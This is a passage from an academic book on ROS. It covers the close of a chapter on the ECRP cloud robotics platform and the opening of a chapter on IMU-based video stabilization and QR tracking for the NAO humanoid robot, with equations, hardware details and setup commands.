[39] https://www.openpr.com/news/1218813/Global-Cloud-Robotics-Market-trends-and-business-development-strategies-forecast-by-2025-with-top-player-analysis-Amazon-Robotics-Google-Huawei-Technologies-IBM-Microsoft-C2RO-Cloud-Robotics-CloudMinds-Technology-Inc-Ericsson-Rockwell-Automatio.html

resources, manage the runtime execution of the task, and dispose or release (e.g., sending robots back to their charging stations) all needed resources once the task is completed. The task will typically include resources, ROS control and application software components. The amount of parametrization and adaptability of a task is programmable, so that even tasks requiring a high degree of configuration and adaptation (e.g., responding to the triggering of an alarm by sending a group of robots to collect information) can be easily implemented and triggered automatically through an API.

For instance, such a task could only require as input the location and severity of the alarm and then the application logic could programmatically decide how many robots to dispatch, from where, and using which navigation paths. Exposing resource and service orchestration as programmable APIs to be leveraged by the application logic to perform generic robotic tasks at runtime is a concept transcending current robotic practice and research and is a key enabler of future self-managing robotic applications.

Cross-Domain Container-Based Runtime ECRP is built on top of a container management solution which supports running applications spanning not only data center nodes, but also edge computing and mobile robots. Currently kubernetes relies on a the consistency of the backing datastore (etcd) that is optimized for low latency and high throughput. Network spikes cause it to undergo leadership transitions and may lead to faulty results in case of network partitions.

The described design requirements for this imply higher latency and finding alternative solutions to build the distributed management functionality over the physical cluster. Moreover, it implies adopting novel recovery policies for health management than in the cloud as failures in the robotic domain require remediation involving other robots rather than simply restarting a container elsewhere.

With the introduction of said feature it becomes necessary to support the execution of containers on different CPU architectures such as x86 (e.g., in the cloud and edge) or ARM (e.g., on mobile robots) which result in different binaries. This requires specialized handling of the created container images during container images creation and distribution. As already mentioned, this is fully supported in the commercial implementation of ECRP.

ROS 1.0 design relies heavily on the availability of the ROS Master which suffers from degradation and possible disruption when used over intermittent networks. The multi-master solutions that exist make trade-offs and offer lower guarantees of consistency, for which ECRP uses multiple single-mater ROS environments as federations. Additionally, they are not resilient in case of failure and often rely on internal data structures running in the process instance.

These two qualities alone make it suboptimal for a production grade environment. ROS2 attempts to solve these issues to an extent; however, it is still currently a work in progress and lacks wider adoption in the ROS community. Additionally it does little to solve the issues dealing with subnets, NAT traversals and remote subnets. We believe from inception of the project that it was imperative for the ECRP to treat the

ROS environment as a first class citizen in ECRP and use the same underlying tools, backing databases and network infrastructure that our platform uses to guarantee seamless resiliency, scalability and availability for the core ROS environment.

Middleware and Applications Services Enablement ECRP advances the concept of platforms for robotics to integrate a commercial-grade open domain-specific service catalog which can be used to drive innovation further through truly collaborative development in robotics.

A key is the ECRP Device and Service Catalog which allows for centralized and distributed publication, offering, purchase, and commercialization of basic ROS services, as well as more advanced Value-Adding Services (VAS) provided by third party developers.

One particular feature of this catalog is that it presents also state of services. Services (ROS and VAS) provided as integral part of the platform are stored in a service repository, while third party services do not necessarily need to be hosted by a ECRP instance, but can be hosted anywhere, a description (functional and nonfunctional) of the service endpoint and its quality features is sufficient.

This concept goes clearly beyond the current SoTA, since it enforces not only a common interface, but involves the platform provider as a quality gate and enforces a provider-set level of quality and hence ensures different levels of trust into services provided, especially those by third-parties. Such a concept is currently entirely absent in the robotic community, and the only element that comes anywhere close to this is a website with a collection of software repositories of code contributions by different sources. This lack of any quality certification has been identified as one of the top-most issues by the ROS-Industrial consortium and only partially addressed by the RosIn project.

Software Management, CI/CD, DevOps ECRP requires a novel and unique approach, the ECRP Software Build Process, due to the different nature of the services and components (immaterial and physical) it deals with.

First of all, software updates/deployment of new software on robots needs to be simple and safe. This requires update support while not in operation (e.g., while recharging) using immutable images or change-sets (similar to OTA updates for phones) for the OS and ECRP enabling components. Containers running ROS application logic instead can be updated through ECRP Orchestration and possibly even while in operation if required.

A second aspect that needs to be considered is that customers and robots will be running different versions of clients accessing APIs. It is important for ECRP Software Build Process as well as the ECRP Code and Container Repository to help in supporting multiple versions of the same code and simultaneously easing the process of updating clients to the latest version. Finally, when a developer builds a new software version and pushes it, rolling updates without downtime are needed to address the two cases above.

5.2 Experience and Future Challenges

We discussed specific challenges with respect to hardware heterogeneity, cloud billing models, optimal component placement, and configuration dependencies in our previous work [29] where we also related on our own experience with respect to cloud latency. In this paper we address other, more platform-design related, challenges.

Robot-Aware Cloud Networking ECRP will introduce ROS Native Mobility and Service Routing Features. The plan is to add these features to the DDS/RTPS protocol standard. In order to do so, we will modify and extend the discovery protocol of RTPS to allow IP changes in both local and remote peers, and we will create a novel Pub/Sub routing service incorporating this feature. These extensions are planned to be implemented in eProsima Fast RTPS, working towards their standardization at the OMG. The solution will solve also the issue of NATing in moving networks, such as robots changing access points, and will be able recover from temporal disconnections.

Distributed Storage ECRP has the goal to perform an extensive aggregation and consensus of robotics knowledge representation by working with domain-experts to propose the a standard for Robotics Knowledge Representation. This step will also include developing conversion modules that makes it easy for the transition from existing scattered work. Further, ECRP will build a storage solution that supports the above developed standards and a general framework which allows developers to deploy data processors instead of moving the data to a different location to do the processing. Extending the above storage solution to a multi-tier multi-tenant storage solution that spans across data centres, micro data centres, network edges, and robots will be another advancement. The developer should flexibly configure the deployment of data based on the customer requirement (e.g., privacy), the available network and input/output (I/O) constraints.

Deployment Models Fig. 3 deliberately shows a scenario where no computation is happening on the edge components. ECRP supports both scenarios in which the platform is deployed in the cloud and through the cloud controls robots and edge devices, as well as a complete on-premises model in which the platform can be directly installed on edge systems. Given the more complex nature of the latter configuration, we assume it would not be deployed for consumer robotics scenarios. Finally, the platform can also be installed on premises using cloud hosts to extend local computation capabilities.

Composition and Reuse We already discussed how the concept of service can be composed to enable the instantiation of a service that deploys all the (sub) services it requires. In RoboPatrol, this service composition is done programmatically, that is one application component (i.e., "application logic" in Fig. 3) has access to the service catalog and uses its API to instantiate the services needed by the application at runtime (e.g., navigation, mapping). In its own turn, the service broker of the navigation service takes care of configuring the cloud bridges and instantiating all the

components the service requires: three on the robot and one in the cloud. Our implementation of ECRP only supports programmatical composition, however, together with Rapyuta Robotics, we have also been working on declarative composition which is supported in rapyuta.io through the concept of *packages*.

With declarative composition, similarly to what can be done with TOSCA or Openstack Heat, rather than programming the composition logic within the application or by providing a service broker instance, a developer can use a YAML-based descriptor (or a GUI template) to indicate a list of required components or services that will be created on service instantiation. Some components (e.g., the map-publisher in our navigation example) could be shared and reused by other service instances, for example while controlling two or more robots on the same map. Declarative composition allows READs to specify service compositions without necessarily having to deal with the intricacies of service brokers.

Multi-robot Support Multi-robot support in ECRP is not directly addressed beyond what is currently supported using ROS namespaces. Cloud bridges support concurrently relaying messages belonging to multiple namespaces, hence can be used to design multi-robot applications. Clearly, some components need to be namespace-aware and either statically configured to know which namespaces to use or need to use dynamic discovery of relevant namespaces and topics.

For instance, if we wanted to extend RoboPatrol to support multiple users driving multiple turtlebots on the same map, we would need to configure the bridges and the navigation service instance for each robot with a different namespace. Finally, the Web UI component would have to be extended to both send a namespace-bound navigation goal according to the controlled robot as well as visualize all robots on the map concurrently.

Multi-tenancy and RBAC In cloud computing, multi-tenancy refers to the fact that a resource (e.g., a service, a platform, a server) is shared across multiple tenants, where a "tenant" is a group of roles/persons in the same organizational unit (e.g., a customer company, a division, a development team). The current version of ECRP does not explicitly support multi-tenancy, while rapyuta.io supports it natively. Several aspects concerning multi-tenancy would need to be addressed in ECRP both with respect to code execution in the cloud (e.g., runtime execution isolation through placement constraints, broker and network isolation) as well as on devices and edge (e.g., per-tenant deployment of device management services). Particularly complex is also the aspect of bringing role-based access control (RBAC) to physical devices such as robots, for instance for what concerns concurrent use. One example would be allowing multiple users to access the camera streams from the same robot, but only allowing one user at a time to control movement. While RBAC issues can be addressed and solved at application level, we believe ECRP should provide platform-level principles and primitives to deal with RBAC issues since they are intertwined with device management and orchestration (e.g., a navigation service instance lets an application control a robot).

ROS2 and DDS We started designing ECRP when ROS2 was not yet available, however the only component requiring an update is the cloud bridge that, as by ROS specification, currently relies on the ROS master to discover services, topics, their providers and subscribers.

Given the fully distributed nature of ROS2,[40] a different discovery mechanism needs to be in place. This is somewhat trivial for discovering ROS nodes on a single host or in a local network, but requires a different mechanism on cloud nodes where in general multicast communication is not supported.

The typical recommended solution in lack of available discovery mechanisms is peer configuration. In Kubernetes this can be implemented in several ways, for instance using headless services and DNS, configuring ROS nodes through environmental variables at startup, or accessing the Kubernetes API to implement discovery.

Security A final word on security. The ECRP project did not address advancements in security concerning cyber-physical systems beyond the current state of the art. In other terms, we relied on mechanisms for authentication and authorization currently available for PaaS solutions.

We are however aware of the novel security issues that connecting cyber-physical systems to networks imply, and are following the research contributions in the area (e.g., https://robosec.org/ [21]).

6 Conclusion

This chapter presents the state of the art of cloud robotics with ROS and provides the motivation for building ECRP, a Platform as a Service (PaaS) solution for ROS-based cloud robotic applications development.

We define the requirements and assumptions that drove the design phase of the solution, discuss the architecture, and relate on our current experience and open challenges.

References

1. Arumugam, R., Enti, V.R., Bingbing, L., Xiaojun, W., Baskaran, K., Kong, F.F., Kumar, A.S., Meng, K.D., Kit, G.W.: Davinci: a cloud computing framework for service robots. In: 2010 IEEE International Conference on Robotics and Automation (ICRA), pp. 3084–3089. IEEE (2010)
2. Brunnert, A., van Hoorn, A., Willnecker, F., Danciu, A., Hasselbring, W., Heger, C., Herbst, N., Jamshidi, P., Jung, R., von Kistowski, J., et al.: Performance-oriented devops: a research agenda (2015). arXiv:1508.04752

[40] https://github.com/ros2/design/wiki/Discovery-And-Negotiation

3. Crick, C., Jay, G., Osentoski, S., Jenkins, O.C.: Ros and rosbridge: roboticists out of the loop. In: Proceedings of the Seventh Annual ACM/IEEE International Conference on Human-robot Interaction, pp. 493–494. ACM (2012)
4. Doriya, R., Chakraborty, P., Nandi, G.: robot-cloud: a framework to assist heterogeneous low cost robots. In: 2012 International Conference on Communication, Information & Computing Technology (ICCICT), pp. 1–5. IEEE (2012)
5. Estublier, J., Vega, G.: Reconciling components and services: the apam component-service platform. In: 2012 IEEE Ninth International Conference on Services Computing (SCC), pp. 683–684. IEEE (2012)
6. Garcia Lopez, P., Montresor, A., Epema, D., Datta, A., Higashino, T., Iamnitchi, A., Barcellos, M., Felber, P., Riviere, E.: Edge-centric computing: vision and challenges. ACM SIGCOMM Comput. Commun. Rev. **45**(5), 37–42 (2015)
7. Goldberg, K., Kehoe, B.: Cloud robotics and automation: a survey of related work. EECS Department, University of California, Berkeley, Technical Report UCB/EECS-2013-5 (2013)
8. Goldberg, K., Siegwart, R.: Beyond Webcams: An Introduction to Online Robots. MIT press (2002)
9. Haile, N., Altmann, J.: Value creation in software service platforms. Futur. Gener. Comput. Syst. **55**, 495–509 (2016)
10. Herranz, F., Jaime, J., González, I., Hernández, Á.: Cloud robotics in fiware: a proof of concept. In: International Conference on Hybrid Artificial Intelligence Systems, pp. 580–591. Springer (2015)
11. Humble, J., Farley, D.: Continuous Delivery: Reliable Software Releases through Build, Test, and Deployment Automation (Adobe Reader). Pearson Education (2010)
12. Inaba, M., Kagami, S., Kanehiro, F., Hoshino, Y., Inoue, H.: A platform for robotics research based on the remote-brained robot approach. Int. J. Robot. Res. **19**(10), 933–954 (2000)
13. Kamei, K., Nishio, S., Hagita, N., Sato, M.: Cloud networked robotics. IEEE Netw. **26**(3) (2012)
14. Krawczyk, H., Downar, M.: Commonly accessible web service platformwiki-ws. In: Intelligent Tools for Building a Scientific Information Platform, pp. 251–264. Springer (2012)
15. Loukides, M.: What is DevOps? O'Reilly Media, Inc. (2012)
16. Mell, P., Grance, T., et al.: The NIST definition of cloud computing (2011)
17. Mohanarajah, G., Hunziker, D., D'Andrea, R., Waibel, M.: Rapyuta: a cloud robotics platform. IEEE Trans. Autom. Sci. Eng. **12**(2), 481–493 (2015)
18. Mohanarajah, G., Usenko, V., Singh, M., D'Andrea, R., Waibel, M.: Cloud-based collaborative 3d mapping in real-time with low-cost robots. IEEE Trans. Autom. Sci. Eng. **12**(2), 423–431 (2015)
19. Osentoski, S., Jay, G., Crick, C., Pitzer, B., DuHadway, C., Jenkins, O.C.: Robots as web services: reproducible experimentation and application development using rosjs. In: 2011 IEEE International Conference on Robotics and Automation (ICRA), pp. 6078–6083. IEEE (2011)
20. Pintos, J.M., Castillo, C.N., Lopez-Pires, F.: Evaluation and comparison framework for platform as a service providers. In: 2016 XLII Latin American Computing Conference (CLEI), pp. 1–11 (Oct 2016). https://doi.org/10.1109/CLEI.2016.7833384
21. Quarta, D., Pogliani, M., Polino, M., Maggi, F., Zanchettin, A.M., Zanero, S.: An experimental security analysis of an industrial robot controller. In: Proceedings of the 38th IEEE Symposium on Security and Privacy. San Jose, CA (May 2017)
22. Russell, N., Barros, A.: Business processes in connected communities. In: International Conference on Business Process Management, pp. 446–451. Springer (2014)
23. Sato, M., Kamei, K., Nishio, S., Hagita, N.: The ubiquitous network robot platform: common platform for continuous daily robotic services. In: 2011 IEEE/SICE International Symposium on System Integration (SII), pp. 318–323. IEEE (2011)
24. Spillner, J., Piechnick, C., Wilke, C., Aßmann, U., Schill, A.: Autonomous participation in cloud services. In: 2012 IEEE Fifth International Conference on Utility and Cloud Computing (UCC), pp. 289–294. IEEE (2012)

25. Spillner, J., Schill, A.: A versatile and scalable everything-as-a-service registry and discovery. In: Closer, pp. 175–183 (2013)
26. Świ a tek, P.: Comss–platform for composition and execution of streams processing services. In: Intelligent Information and Database Systems: 7th Asian Conference, ACIIDS 2015, Bali, Indonesia, 23–25 Mar 2015, Proceedings, Part II, vol. 7. pp. 494–505. Springer (2015)
27. Tenorth, M., Perzylo, A.C., Lafrenz, R., Beetz, M.: Representation and exchange of knowledge about actions, objects, and environments in the roboearth framework. IEEE Trans. Autom. Sci. Eng. **10**(3), 643–651 (2013)
28. Thrun, S., Burgard, W., Fox, D.: Probabilistic Robotics. MIT press (2005)
29. Toffetti, G., Lötscher, T., Kenzhegulov, S., Spillner, J., Bohnert, T.M.: Cloud robotics: slam and autonomous exploration on PaaS. In: Companion Proceedings of the 10th International Conference on Utility and Cloud Computing, pp. 65–70. UCC'17 Companion. ACM, New York, NY, USA (2017). https://doi.org/10.1145/3147234.3148100, https://doi.org/10.1145/3147234.3148100
30. Turnbull, L., Samanta, B.: Cloud robotics: formation control of a multi robot system utilizing cloud infrastructure. In: Southeastcon, 2013 Proceedings of IEEE, pp. 1–4. IEEE (2013)
31. Waibel, M., Beetz, M., Civera, J., d'Andrea, R., Elfring, J., Galvez-Lopez, D., Häussermann, K., Janssen, R., Montiel, J., Perzylo, A., et al.: Roboearth. IEEE Robot. Autom. Mag. **18**(2), 69–82 (2011)

Video Stabilization of the NAO Robot Using IMU Data

Oswualdo Alquisiris-Quecha and Jose Martinez-Carranza

Abstract The implementation of a video stabilization system of the NAO robot is presented through the data of the IMU, this stabilized image is used to detect and track QR codes. Once the QR code is located, the NAO robot tracks and monitors it. The system was developed under the ROS platform, with modules implemented in C++ and Python languages. The system provides data for subsequent processes, which need to use video data for object recognition, task tracking, among others. Can get sequences of stable images and with the least amount of vibrations or sudden movements. One of the main benefits of this work is the visual tracking of objects through stable images during walking of the NAO robot, which introduces an erratic motion of the head camera, the effect that is mitigated with the digital visual gyrostabilized method presented in this work.

Keywords NAO · Gyrostabilization · Homography · IMU · QR

1 Introduction

Within robotics, one of the main challenges is based on the need to obtain clear and vibration-free image sequences so that the image can be analyzed correctly, better results from subsequent processing. In most cases, obtaining ideal images is not always possible, due to multiple unforeseen events such as changes in lighting and unwanted movements of the capture that consequently hinder processing. In particular, the tasks of navigation, location, and tracking of objects based on vision techniques cannot be performed reliably when the reference points are blurred, poorly focused or disappear from the camera view due to strong vibrations. There is a need to counteract them and try to maintain a certain stability in the capturing of images and video.

O. Alquisiris-Quecha (✉)
Instituto Nacional de Astrofísica, Óptica y Electrónica, Puebla, México
e-mail: oswualdoaq@inaoep.mx

O. Alquisiris-Quecha · J. Martinez-Carranza
Computer Science Department, University of Bristol, Bristol BS8 1UB, UK
e-mail: carranza@inaoep.mx

A. Koubaa (ed.), *Robot Operating System (ROS)*, Studies in Computational Intelligence 831, https://doi.org/10.1007/978-3-030-20190-6_6

Currently, there are various stabilization algorithms both in hardware and a greater number in software, where the stabilization process is performed by estimating movement and compensation thereof, where in general terms it is to identify which movements (may be of the translational, rotational type, among others) occur between two consecutive images [7]. These implementations try to reduce the vibrations of the image due to movement, usually the stabilization techniques are classified into two main approaches: optical stabilization (in which a mechanical system physically compensates for the involuntary movement of the camera to avoid vibrations), and digital stabilization (where the improvement is made by modifying the image by software). In digital stabilization, the process is divided into two stages [2], the first stage consists of the estimation of the movement of one image with respect to another in the same sequence, and the second stage involves the processing and calculation of the compensation of said movement to obtain as output a sequence of stable images.

The system proposed here is inspired by the natural way in which the human eye obtains information from the environment and performs the automatic digital stabilization process, which means that vision is not affected by vibrations and movements (for example when walking or running). the brain obtains clear information about the environment and objects or areas of interest for processing. Under this idea, the proposal of stabilization in sequences of images of the upper chamber of the NAO robot is presented. This work is based on what is proposed by [6], in which an algorithm for video stabilization based on data from the Inertial Measurement Unit (IMU) onboard an unmanned aerial vehicle (UAV, also referred to as drones) is presented. By using only the data from the IMU for stabilization, considerable results are obtained in terms of processing speed compared to implementing conventional techniques, as well as a reduction in computing power required for processing.

The fundamental objective is to provide to subsequent processes that need to use the video data of the robot for object recognition, tracking tasks, among others, without the need to implement additional hardware, they can obtain, as input data, stable image sequences with the lowest number of vibrations or sudden movements, thus ensuring better results in the implementations. One of the purposes of this chapter is to allow anyone with a similar problem (a robot of any kind and purpose that has cameras and an IMU, and need image stabilization) count on a ROS package that would simplify the implementation of such digital image stabilization.

In this chapter, we will cover the following topics:

- First, we show in the Sect. 2 the background of the video stabilization problem and the solutions proposed in other works
- Second, in the Sect. 3 we present the proposed methodology and the parts it contains
- Third, in the Sect. 4 we show how to download, use and test the ROS package. The links referring to the source code are provided.
- Fourth, The results obtained through the execution tests of the ROS package are shown in the Sect. 5
- Fifth, Finally in the Sect. 6 the conclusions obtained from the work are broken down, the future works are proposed to improve the ROS package

2 Background

Under the idea of stabilizing images or videos in robotic systems with the help of devices such as the gyroscope or the IMU sensor, several works have been proposed, as in [8] where a digital image stabilization system based on a KLT tracker(Kanade-Lucas-Tomasi) and an IMU is presented. To estimate more accurately the movement between two frames of consecutive images, the characteristic points were used that were discovered by the KLT tracker and the IMU. The initial movement estimated with the IMU was incorporated into the KLT tracker to improve the speed and accuracy of the tracking process. In addition, a Kalman filter was applied to eliminate unwanted movement of the camera. The experimental results showed that the proposed system has the characteristics of high speed and precision in various conditions.

On the other hand, in [1] it is proposed the development of a software video stabilization algorithm without additional mechanical elements in the system, to be used in real time during drone navigation. The developed algorithm is able to obtain a stable image and simultaneously maintain the real movements. According to their experiments and the evaluation metrics used (Inter-frame Transformation Fidelity, ITF and root-mean-square error, RMSE), they recorded good results of the algorithm compared to L1-Optimal applied in the YouTube Editor, an algorithm based on smoothing of movement and the Subspace video stabilization algorithm used in Adobe After Effects.

In applications for recording aerial photographs with autonomous vehicles, stabilization techniques have been used, utilising IMU data for the design and implementation of a gyrostabilizer as in [5], where the design of a gyrostabilizer that can be used for the registration of aerial photographs is presented. The detection of the inclinations is based on an IMU of six degrees of freedom that is supported by a three-axis gyroscope and a three-axis accelerometer. A platform controlled from a microcontroller by servomotors is used for self-stabilization purposes. The design focuses on the development of an autonomous platform that can be adapted to aerial vehicles to complement remote sensing applications.

Similarly, [10] presents a Digital Image Stabilizing Algorithms for highly dynamic mobile robotic platforms. The algorithm combines the estimation of optical flow movement parameters with angular velocity data provided by an IMU. A discrete Kalman filter is used in the forward configuration for an optimal merging of the two data sources. Performance evaluations are carried out using a simulated video model and test data in real videos while navigating a corridor.

A real-time video image stabilization system developed mainly for aerial robots is presented in [11] where its proposed architecture combines four independent stabilization layers. Layer 1 detects vibrations through an IMU and performs external counter-movements with a motorized gimbal. Layer 2 dampens vibrations by the use of mechanical devices. The internal optical stabilization of the camera image represents Layer 3, while Layer 4 filters the remaining vibrations using the software. It is obtained that the system significantly improved the stability of unstable video images in a series of experiments.

Finally, an algorithm for video stabilization based only on IMU data from a UAV platform is presented in [6]. The results show that the algorithm successfully stabilizes the flow of the camera with the additional benefit of requiring less computational power. It should be noted that this work is taken as a basis to develop the present project.

3 Methodology

The methodology used to carry out the present work is shown in Fig. 1. It shows the way in which different modules developed in C++ and Python language communicate through a common channel under ROS.

The process of operation starts getting the data of the sequence of images of the upper chamber of the robot NAO (the NAO robot has two cameras located on its head, the lower chamber is located at the mouth of the robot and the upper chamber is located at the height of the robot's forehead). The sequence of images are processed by the gyrostabilization module in conjunction with the data obtained from the IMU, whose output is used by the tracking module of a QR code. The control module analyzes the image of NAO with respect to the QR code to generate the appropriate movement for the NAO robot to move towards the QR code and tracking it (which is the main objective of the robot).

It should be noted that the advantage and main reason for using ROS is the versatility of generating autonomous modular processes that are able to interact with each other through messages as well as their ease of implementation.




Fig. 1 General methodology

3.1 Gyrostabilization Process

The goal of the gyrostabilization with the NAO robot is to obtain a video sequence in which there is the least change between possible frames, due to sudden movements of the camera. To achieve this, the construction of a homography matrix is implemented using the data from the IMU, which is shown in the Eq. (1).

$$H = KRK^{-1} \tag{1}$$

Where:

- H is the homography matrix that represents the difference in perspective between two images that observe the same object.
- K represents the camera matrix or projection matrix which is involved in the mapping between the elements of two projective spaces, that is, it describes the mapping of the 3D points in the world to 2D points in an image. This matrix can be obtained by a method of calibrating the camera, for example, based on a chessboard pattern of a known size for estimating the intrinsic parameters of the camera and the lens distortion coefficients. Based on the pinhole camera model, the projection matrix is described in (2).

$$K = \begin{bmatrix} f_x & 0 & c_x \\ 0 & f_y & c_y \\ 0 & 0 & 1 \end{bmatrix} \tag{2}$$

  Where f_x, f_y are the focal lengths of the camera and c_x, c_y represents the optical center in pixel coordinates.
- R represents the relative orientation between frames. To estimate the orientation of the platform, through the angles roll, pitch and yaw (ϕ, θ, ψ) obtained from the IMU,a complementary filter has been used, this algorithm has the form of a low-pass filter which has the advantage of reducing the noise and drift produced by the sensors, reducing the delay in the estimation of the angle and does not imply an excessive cost in time of the process.

$$K = \begin{bmatrix} a & b & c \\ d & e & f \\ g & h & i \end{bmatrix} \tag{3}$$

According to the structure of a homography matrix of size 3×3, the content data of the red color represents the rotation of the image. The data on the blue contents represent its translation and the content data within the green color represent the scale or perspective of the image, see Eq. (3).

3.2 Complementary Filter

The IMUs are devices that with a little trigonometry can give an angle with total accuracy. Its advantage is that it combines the data of the accelerometer and the gyroscope very well compensating the limitations of the other, since the accelerometers do not have drift in the medium or long term, however, they are influenced by the movements of the sensor and the noise, so they are not reliable in the short term. On the other hand, gyroscopes work very well for short or abrupt movements, but in the medium or long term, they have drift.

In order to obtain reliable data, it is necessary to eliminate the noise and drift, by means of a filter, and ensure that the accelerometer does not change its angle when detecting a force other than gravity. To solve this, there are several options, one of them is the complementary filter, which can be considered as a simplification of the Kalman filter that completely dispenses with statistical analysis.

The complementary filter behaves like a high-pass filter for gyroscope measurement and a low-pass filter for the accelerometer signal. That is, the gyroscope signal is sent in the short term and that of the accelerometer in the medium and long-term. The complementary filter equations with gain α (which is a constant to calibrate the filter) in a period of time Δt, for the roll ϕ, pitch θ and yaw ψ angles are shown in the Eqs. (4), (5) and (6) respectively.

$$\phi_k = (1-\alpha)(\phi_{k-1} + \phi_k \Delta t) + \alpha \phi_{IMU} \tag{4}$$


$$\theta_k = (1-\alpha)(\theta_{k-1} + \theta_k \Delta t) + \alpha \theta_{IMU} \tag{5}$$

$$\psi_k = (1-\alpha)(\psi_{k-1} + \psi_k \Delta t) + \alpha \psi_{IMU} \tag{6}$$

3.3 The Humanoid Robot NAO

The humanoid robot NAO created by *Softbank Robotics* (previously *Aldebaran Robotics*) (see Fig. 2a) is an open architecture device commonly used for educational and research purposes. The main software that runs on the NAO robot and which controls it is the Naoqi, which is a multiplatform and multilanguage system. Within its main features it has 57.3 cm in height, 27.3 cm in width and a weight of 4.3 kg, integrates a lithium battery of 21.6V 2Ah which allows a range of up to 90 minutes of use.

It has a total of 25 degrees of freedom (dof) of which are distributed as follows [9]: in the head (2), arm (12), waist (1) and leg (10). The joints of the arms and legs are symmetrical to the left and right. There are sensors (32) with Hall effect that measure the rotation of the motor with a precision of 12 bits, that is, the degree of accuracy is 0.1, it has contact sensors (3), infrared sensors (2), ultrasonic sensors (2), 2-axis gyro sensor (1), 3-axis acceleration sensors (2), decompression sensors (8) and bumpers (2). It also has cameras (2), microphones (4) and speakers (2) for image and voice processing. The movements of the NAO are governed by three general axes



(a) NAO Robot (b) Reference system

Fig. 2 NAO humanoid robot. Source: NAO Documentation

(see Fig. 2b). According to the convention of signs, given a joint that joins two parts of the body of the robot, the part of the body that is closest to the trunk is considered fixed and the part of the body that is farthest from the trunk is the part that rotates around the body axis of the joint.

4 Set-Up NAO

In this section the necessary information for the configuration referring to the codes and the compilation thereof is presented.

The source codes used in the project are stored in a GitHub repository at the following link: https://github.com/Oswualdo/Video-Stabilization-of-the-NAO-robot-using-IMU-data, in the repository the information is presented as reference to the compilation and execution process of the developed program. The tests were performed on the Ubuntu 14.04 LTS (Trusty) release operating system, using the ROS Indigo Igloo system.

The communication process between the ROS and Naoqi system is done through a Python file where the control of the NAO robot is carried out by means of the information related to the QR code tracking, this code is included in the previous repository.

Similarly, a link is provided regarding a demonstration video of the project, which is available at the following link: https://www.youtube.com/watch?v=YmyTGxKKcRo&t=6s.

The following summarizes the steps for using the package.

4.1 NAO-ROS Configuration

In the following link you can find the official page for Naoqi and the robots of Aldebaran where they provide the necessary configurations to be able to use the NAO robot under ROS. Therefore, it is necessary to follow the steps detailed there: http://wiki.ros.org/nao. Necessary dependencies: It is necessary to install by terminal the following:

- sudo apt-get install ros-.*-nao-robot
- sudo apt-get install ros-.*-nao-extras
- It is also necessary to include the following in the workspace: naoqi_driver, naoqi_bridge, nao_description, which are in the following link: http://wiki.ros.org/nao_bringup.

4.2 Usage

Having everything configured, we proceed to compile the codes using the command catkin_make.

To start the robot bringup, simply run:

- C++:
  - $ roslaunch nao_bringup nao_full.launch nao_ip:=<robot_ip>roscore_ip:=<roscore_ip>

Alternatively you can make use of the python SDK, which has to be installed and correctly setup in your PYTHONPATH environment variable.

- Python:
  - $ roslaunch nao_bringup nao_full_py.launch nao_ip:=<robot_ip>roscore_ip:=<roscore_ip>

To execute the stabilizing video, it is necessary to launch the following:

- $ rosrun image_viewer image_viewer

Finally, to execute the control of the NAO for the follow-up of the QR code, the following is launched (the file is inside the python_control folder):

- $ python operar_nao.py

5 Results

The tests are performed using the NAO robot whose characteristics are described in Sect. 3.3, which integrates two RGB cameras model MT9M114 located in the head of the device, using a configuration with a resolution of 640 × 480 pixels,

where only the upper camera of the robot is selected and used because the camera field of vision is usually used for navigational tasks instead of the lower chamber where the vision of the camera focuses on the ground and nearby objects. The IMU sensor that integrates the NAO robot consists of two axis gyrometers (5% precision with an angular speed of 500°/s) and a three axis accelerometer (1% precision with an acceleration of 2G). With respect to the computer used for the tests, a DELL Inspiron Gaming 15-5577 Laptop with Intel Quad-Core i5 7300HQ 7th generation (up to 3.50 GHz), 8GB DDR4 DRAM memory, NVIDIA GeForce GTX 1050 4GB VRAM is used.

To validate the developed system, various tests are performed with changes in the direction of movement of the NAO robot in an initial position in which the robot is fully upright while it detects a QR code. During the tests, the different operation modules are executed together and communicate through a ROS channel. In these tests, the functioning of the system can be evaluated in a controlled manner.

Figure 3 presents the visualization of a dynamic graph of what is happening in the system as well as the nodes that the system executes when operating, in the same way, you can observe the passing of topics between them. This serves to graphically visualize what is happening with the program during its execution.

Figure 4 shows the result of rotating the whole body of the NAO robot to the left in 45°. Where in Fig. 4a the original image of the robot's upper camera is shown without the application of any additional operation in contrast to the Fig. 4b, in which the gyro stabilization process is used.

